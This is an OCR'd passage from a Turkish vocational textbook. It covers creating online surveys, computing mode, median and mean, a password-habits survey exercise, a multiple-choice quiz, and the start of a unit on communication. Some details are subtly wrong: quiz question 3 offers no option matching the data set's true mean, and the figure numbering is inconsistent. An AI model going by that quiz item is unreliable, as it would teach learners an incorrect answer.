
Görsel 1.4: Yeni bir form oluşturma

3. Adım: Açılan pencerede anket sorularını ve bir ankette bulunması gereken unsurları (başlık, konu, anketi yapan kuruma ait bilgiler vb.) düzenleyiniz (Görsel 1.5).




Görsel 1.5: Anket oluşturma ekran görünümü

4. Adım: Ankete başlık, açıklama ve iletişim bilgilerini ekleyiniz (Görsel 1.6).




Görsel 1.6: Ankete başlık, konu, iletişim bilgileri vb. eklenmesi

5. Adım: Ankete soru eklemek için önce soru yazınız [Görsel 1.7 (1)], ardından soruya verilecek cevap türünü seçiniz [Görsel 1.7 (2)] ve ilgili cevap türüne ait seçenekleri yazınız [Görsel 1.7 (3)].




Görsel 1.7: Ankete çoktan seçmeli soru eklenmesi

6. Adım: Yeni bir soru eklemek için sağ tarafta bulunan artı (+) sembolüne basıp [Görsel 1.8 (1)] derecelendirme için yeni bir soru ekleyiniz ve sırasıyla Görsel 1.8'daki 2, 3 ve 4 ile gösterilen işlemleri gerçekleştiriniz.




Görsel 1.8: Ankete farklı cevap türünde yeni soru eklenmesi

7. Adım: İhtiyaç duyduğunuz kadar yeni soru ekleyiniz (Görsel 1.9).




Görsel 1.9: Eklenmiş soruların görünümü

8. Adım: Anketin nasıl göründüğünü görmek için ön izleme düğmesine (göz sembolüne) basınız. Anketi tamamladıktan sonra yanıtlamasını istediğiniz kişilere linkini göndermek için Gönder düğmesine basınız (Görsel 1.10).




Görsel 1.10: Anketin ön izlemesi ve alıcılara gönderilmesi

9. Adım: Anket e-posta adresi bilinen kişilere gönderilebilir [Görsel 1.12 (1)]. E-posta adresleri yazıldıktan sonra Gönder düğmesine basılır. Hazırlanan anket çalışması başkaları ile paylaşılmak istenirse bunun için paylaşım linki oluşturulmalıdır. Paylaşım linki oluşmak için Görsel 1.12, 2inci pencerede "Şununla gönder" alanındaki kırmızı çerçeve ile gösterilen link sembolüne tıklandıktan sonra pencerenin sağ kısmında bulunan "Kopyala" butonuna basılır. Bu sayede ankete ait paylaşım linki oluşturulmuş olur. Bu link mesaj veya eposta gibi araçlarla paylaşılabilir.



Görsel 1.11: Anketin e-posta adreslerine doğrudan gönderilmesi veya anket bağlantısının elde edilmesi

10. Adım: Anket sonuç analizi istenirse çevrim içi olarak yapılabilir. Çevrimiçi anket sonuçları otomatik olarak yapılır ve sonuçlar bir rapor şeklinde gösterilir. Anket analizi için sayfanın yukarısındaki Yanıtlar sekmesini tıklayınız (Görsel 1.12) ve tüm sorulara verilen yanıtlara ait grafiksel bilgilerin bu ekranda yer aldığını gözlemleyiniz.



Görsel 1.12: Anket sonuçlarının grafikleştirilmesi

1.2.4. Verilerin İstatistiksel Analizi

Verilerin analizi için veri setine ait mod, medyan (ortanca) ve aritmetik ortalama hesaplanmalıdır. Mod ve medyan, istatistiksel olarak hazırlanmış bir veri setinin merkezî eğilimini belirlemek için kullanılan önemli ölçülerdir. Mod, bir veri setinin tepe değerini ve dönemecini ortaya çıkarır. Medyan ise veri seti dağılımının merkezini daha güvenilir bir şekilde temsil eder.

1.2.4.1. Mod

İstatistiki bir veri setinde en sık görülen değere **mod** denir. En sık görülen değer, en fazla tekrar eden değerdir. Veri setindeki en büyük sayı demek değildir. Bazen birden fazla değer aynı sayıda tekrar edebilir. Bu durumda mod değeri bu sayıların kendileridir. Bir veri setinde tekrar eden bir değer bulunmayabilir. Bu durumda mod da bulunmaz.

ÖRNEK

7 öğrencinin ağırlıklarından oluşan bir seride [61, 67, 41, 34, 55, 35, 67] diğerlerinden daha fazla (2 defa) tekrar eden sayı 67'dir. O hâlde bu sette mod, 67'dir.

1.2.4.2. Medyan (Ortanca)

Medyan (ortanca) bir veri setindeki verilerin küçükten büyüğe doğru sıralandıktan sonraki orta puanını gösterir. Bunun için veri setindeki veriler büyüklüklerine göre sıralanır. Veri sayısı tek ise n+1/2 sıra numaralı değer ortanca olarak alınır. Veri sayısı çift ise n/2 sıra numaralı değer ile bir sonraki değerin (n/2+1) aritmetik ortalaması, veri setinin ortanca değeri olarak kabul edilir.



5, 10, 15, 20, 25, 30 ve 35 şeklinde verilen bir veri setinde medyan değerini bulmak için önce kaç adet veri olduğu sayılır. Toplam 7 adet sayının yer aldığı bu veri setinde **(n+1)/2** formülünde **n** yerine **7** yazılarak **4** sonucu bulunur. Veri setine ait medyan değerinin **4.** sırada bulunan **20** olduğu görülür.



1, 20, 3, 7, 6, 67, 11 ve 25 şeklinde verilen veri setinde medyan hesabı için öncelikle veri seti büyüklük sıralamasına sokulmalıdır. Bu işlemden sonra veri seti 1, 3, 6, 7, 11, 20, 25, 67 şeklinde görünür.

Toplamda 8 adet sayıdan oluşan veri setinin medyan değerini hesaplamak için sırasıyla şu işlemler yapılır:

- n/2 formülünde n yerine 8 yazarak sonuç 4 bulunur.
- Veri seti çift sayıdan oluştuğu için bulunan 4 ile sonraki değer (5. değer) toplanarak ortalaması alınır.
- 4. değer 7 ve 5. değer 11 olduğu için (7 + 11) / 2 = 9 olarak bulunur. Bulunan 9 değeri bu veri setinin medyan değeridir.

Analiz işlemlerinde mod ve medyanın kullanılmasının temel nedenleri şunlardır:

- **Aşırı Değerlerin Etkisini Azaltmak**

  Veri setinin ortalaması aşırı değerlerin varlığından etkilenebilir ve genel dağılımı bozabilir. Dolayısıyla medyan, aşırı değerlerin olduğu durumlarda daha uygun bir merkezî eğilim ölçüsü olarak kullanılır.

- **Veri Setinin Dağılımını Daha İyi Anlamak**

  Mod, veri setindeki en sık tekrar eden değeri gösterirken medyan ise veri setini ortadan ikiye böler. Bu nedenle veri setinin yaygınlığını ve genel dağılımını anlamak için bu ölçülerden yararlanılır.

1.2.4.3. Aritmetik Ortalama

Veri setindeki gözlenen değerlerin tamamı toplanarak gözlem sayısına bölündüğünde elde edilen değere **aritmetik ortalama** denir.



10, 20, 30, 40, 50, 60, 70 ve 80 olarak verilen bir veri setinin aritmetik ortalamasını bulmak için önce tüm sayılar toplanır ve sayı adedine bölünür. Çıkan sonuç aritmetik ortalamayı verir. Aritmetik ortalamayı hesaplamak için şu işlemler yapılır:

- Sayıların toplamı = **360**'tır.
- Sayı adedi = **8**'dir.
- Aritmetik ortalama (360 / 8) = **45** olarak bulunur.

Tekrarlı sayıların olduğu bir setin analizinde öncelikle sayının sıklığı (frekansı) hesaplanmalıdır.

ÖRNEK

Grafik 1.1'te "Çevrimiçi öğrenmeye hazır olma durumunuzu 1-5 arası bir ölçekte nasıl değerlendirirsiniz?" sorusuna öğrencilerin verdiği cevaplar grafik şeklinde gösterilmiştir. Buna göre öğrencilerin verdiği cevapların aritmetik ortalaması nasıl hesaplanmalıdır?



Grafik 1.1: Aritmetik ortalama hesabı için öğrencilerin cevaplarını gösteren grafik

Ölçüm (X)	Frekans (f)	fX
1	0	0
2	0	0
3	0	0
4	4	16
5	6	30

Tablo 1.1: Ölçüm ve frekans tablosu

Öncelikle grafiğin sıklık tablosuna dönüştürülmesi gerekir. Bunun için her bir seçenek ve o seçeneğe verilen oy sayısı tabloya aktarılır. Bu iki değerin çarpımı, yeni bir tablo sütunu olarak yazılır (Tablo 1.1).

Frekansa ait toplam değer hesaplanır.

- **0 + 0 + 0 + 4 + 6** frekans değerleri olduğu için toplam frekans **(n) = 10** olarak hesaplanır.
- Ardından **toplam fX değeri** hesaplanır.
- **0 + 0 + 0 + 16 + 30** fX değerlerinin toplamı **(∑ fX) = 46** olarak hesaplanır.

Öğrencilerin çevrimiçi öğrenime hazır olma durumu aritmetik ortalaması ise

- **∑ fX/n** formülünden **46/10=4,6** olarak bulunur.

SIRA SİZDE

Atıkların geri dönüşümü veya yenilenebilir enerjinin kullanımı ile ilgili bir anket hazırlayınız. Anketinize farklı türde cevaplar alabilecek sorular ekleyiniz. Hazırladığınız anketi sınıf arkadaşlarınıza ve onların ailelerine gönderiniz. Anket sonuçlarını hem otomatik olarak hem de istatistiki analiz olarak raporlaştırınız. Raporunuzu sınıfta sınıf arkadaşlarınıza ve öğretmeninize sununuz.

SIRA SİZDE

Sınıfınızda, veri güvenliği ve şifreleme ile ilgili bir araştırma yapınız. Bu araştırmayı yapmak için bazı verileri toplamanız amacıyla sınıf arkadaşlarınıza anket uygulamanız gereklidir. Anketinizi hazırlarken ankette bulunması gereken bölümlere ve anket çalışmalarında uyulması gereken kurallara dikkat ediniz. Hazırlayacağınız ankete, aşağıdakilere benzer sorular yazınız ve anketi arkadaşlarınıza uygulayınız.

1. E-posta hesabınıza koyduğunuz şifreniz kaç karakterden oluşur?
2. Şifreniz; küçük harf, büyük harf, rakam ve sembol içeriyor mu?
3. Şifrenizi en son ne zaman değiştirdiniz?
4. Şifreniz, cihazınızda (bilgisayar, tablet, telefon vb.) saklanıyor mu?
5. E-postanıza erişimde, iki aşamalı doğrulamayı kullanıyor musunuz?
6. Şifreniz; adınız, soyadınız, doğum tarihiniz gibi tahmin edilebilir bilgiler içeriyor mu?
7. Aynı şifreyi başka bir e-posta veya hesapta kullanıyor musunuz?

Topladığınız verileri analiz etmeniz ve sonuçlarını paylaşmanız amacıyla arkadaşlarınıza uyguladığınız anketin sonuçlarını tablo hâline getiriniz. Verilerinizi, grafik veya infografiklerle görselleştiriniz. Elde ettiğiniz sonuçlar ışığında, güvensiz şifrelerin güçlendirilmesi ile ilgili araştırma yaparak şifreleri güvenli hâle getirmek için önerilerinizi maddeler hâlinde sıralayınız. Araştırma sonuçlarınızı bir rapor hâline getirip öğretmeniniz rehberliğinde sınıfınızda raporu sununuz.



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Aşağıdakilerden hangisi [41, 3, 17, 9, 21, 36, 41, 17, 52, 41] veri setinin mod değeridir?

A) 3 B) 17 C) 21 D) 41 E) 52

2. Aşağıdakilerden hangisi [11, 64, 67, 77, 10, 25, 50, 34, 99, 6] veri setinin medyan değeridir?

A) 11 B) 34 C) 42 D) 50 E) 67

3. Aşağıdakilerden hangisi [5, 10, 16, 24, 8, 30, 59, 26, 21] veri setinin aritmetik ortalamasıdır?

A) 8 B) 21 C) 30 D) 33 E)59

4. Aşağıdakilerden hangisi bir anketin yapısında yer almaz?

A) Anket başlığı
B) Anketin tarihi
C) Anketi yapan kurumun iletişim bilgisi
D) Anket soruları
E) Anketi cevaplayan kişinin imzası

5. Aşağıdaki veri toplama araçlarından hangisi birincil veri kaynaklarına uygulanamaz?

A) Anketler
B) Çevrimiçi veri tabanları
C) Deneyler
D) Görüşmeler
E) Gözlemler

2. ÖĞRENME BİRİMİ

ETKİLİ İLETİŞİM VE SUNUM TEKNİKLERİ



KONULAR

2.1. ETKİLİ İLETİŞİM
2.2. ETKİLİ İLETİŞİM TEKNİKLERİ
2.3. SUNUM HAZIRLAMA TEKNİKLERİ

NELER ÖĞRENECEKSİNİZ?

- İletişim kavramı
- İletişim sürecinin temel ögeleri
- İletişim türleri ile birlikte iletişim teknikleri
- Sunum türleri
- Etkili sunum hazırlama teknikleri

ANAHTAR KAVRAMLAR

Beden dili, empati, geri bildirim, gürültü, ileti, iletişim, kanal, kaynak, mesaj sunum



HAZIRLIK ÇALIŞMALARI

1. Kurduğunuz iletişimin etkili olup olmadığını nasıl anlarsınız? Düşüncelerinizi arkadaşlarınızla paylaşınız.

2. Günlük hayatınızda en sık kullandığınız iletişim yöntemi nedir? Nedenleriyle birlikte açıklayınız.

3. Kalabalık bir gruba herhangi bir konu hakkında bilgi vermek veya bir şeyin tanıtımını yapmak isteseniz nasıl bir yol izlerdiniz? Örnekler vererek açıklayınız.

2.1. ETKİLİ İLETİŞİM

İletişim, insanlık tarihiyle başlayıp günümüze kadar uzanan ve devam eden bir süreçtir. İnsanlar, çeşitli sesler çıkararak, işaretler kullanarak veya şekiller çizerek birbirleriyle iletişim kurmaya çalışmışlardır. İletişim günlük hayatın ayrılmaz bir parçasıdır. Günlük hayatı devam ettirebilmek için herkes iletişim kurmak zorundadır.

Türk Dil Kurumu (TDK) Güncel Türkçe Sözlük, iletişim kelimesini "Duygu, düşünce veya bilgilerin akla gelebilecek her türlü yolla başkalarına aktarılması; bildirişim, haberleşme, komünikasyon." olarak tanımlar. Sorun çözmek, anlamak, anlatmak, bilgi vermek, yön vermek, ikna etmek, paylaşmak, değiştirmek gibi birçok unsur iletişimin amaçları arasında sayılabilir.


Etkili iletişim; fikir, bilgi, düşünce, veri veya mesajların seçilen bir yöntem yahut kanal aracılığıyla net ve anlaşılır bir şekilde göndericiden alıcıya iletilmesi sürecidir. Etkili iletişimin püf noktası, söylenmeye çalışılan şeyin alıcı tarafından tam olarak anlaşılıp anlaşılmadığıdır. Gözden kaçırılan bazı detaylardan dolayı etkili ve sağlıklı iletişim kurmakta zorluk yaşanır. İletişim yüz yüze veya çeşitli sosyal medya platformları kullanılarak gerçekleştirilebilir. Bir işaret, bakış, gülümseme vb. sözsüz iletişim; ağızdan çıkan bir söz, tartışma vb. sözlü iletişim ve kitle iletişim araçları, bilgisayar, telefon, uydu gibi teknolojik araçlar aracılığıyla gönderilen iletiler iletişim sözcüğü kapsamındadır (Şekil 2.1).



Şekil 2.1: İletişim kavramının kapsamı

2.1.1. İletişim Sürecinin Ögeleri

İletişim süreci, kaynağın iletmek istediği iletiyi kodlayarak alıcıya iletmesi sürecidir. İletilmek istenen mesajın alıcı tarafından anlaşılır, yalın ve algılanabilir olması gerekir. İletişim süreci belli amaçları gerçekleştirmek için kullanılan ögelere sahiptir. İletişim sürecinde beş temel öge vardır (Şekil 2.2). Bunlar; kaynak, mesaj, kanal, alıcı ve geri bildirimdir. Göndericinin zihninde oluşturduğu mesajı kodlamasıyla iletişim süreci başlar. Söz konusu kodlama; sözcükler, rakamlar, semboller veya beden dili gibi unsurlardan oluşur.



Şekil 2.2: İletişim sürecinin temel ögeleri

Kaynak (Gönderici): İletişim sürecini başlatan taraftır. Gönderilmek istenen mesajı sözcük, rakam, sembol, işaret vb. olarak bir kanal aracılığıyla alıcıya gönderir.

Mesaj (İleti): Kaynak tarafından alıcıya gönderilen her türlü iletidir. Mesaj, kaynağın alıcıya iletmek istediklerini sözlü, sözsüz veya yazılı sembollere dönüştürmesidir. Mesajın açık ve anlaşılır olması gerekir.

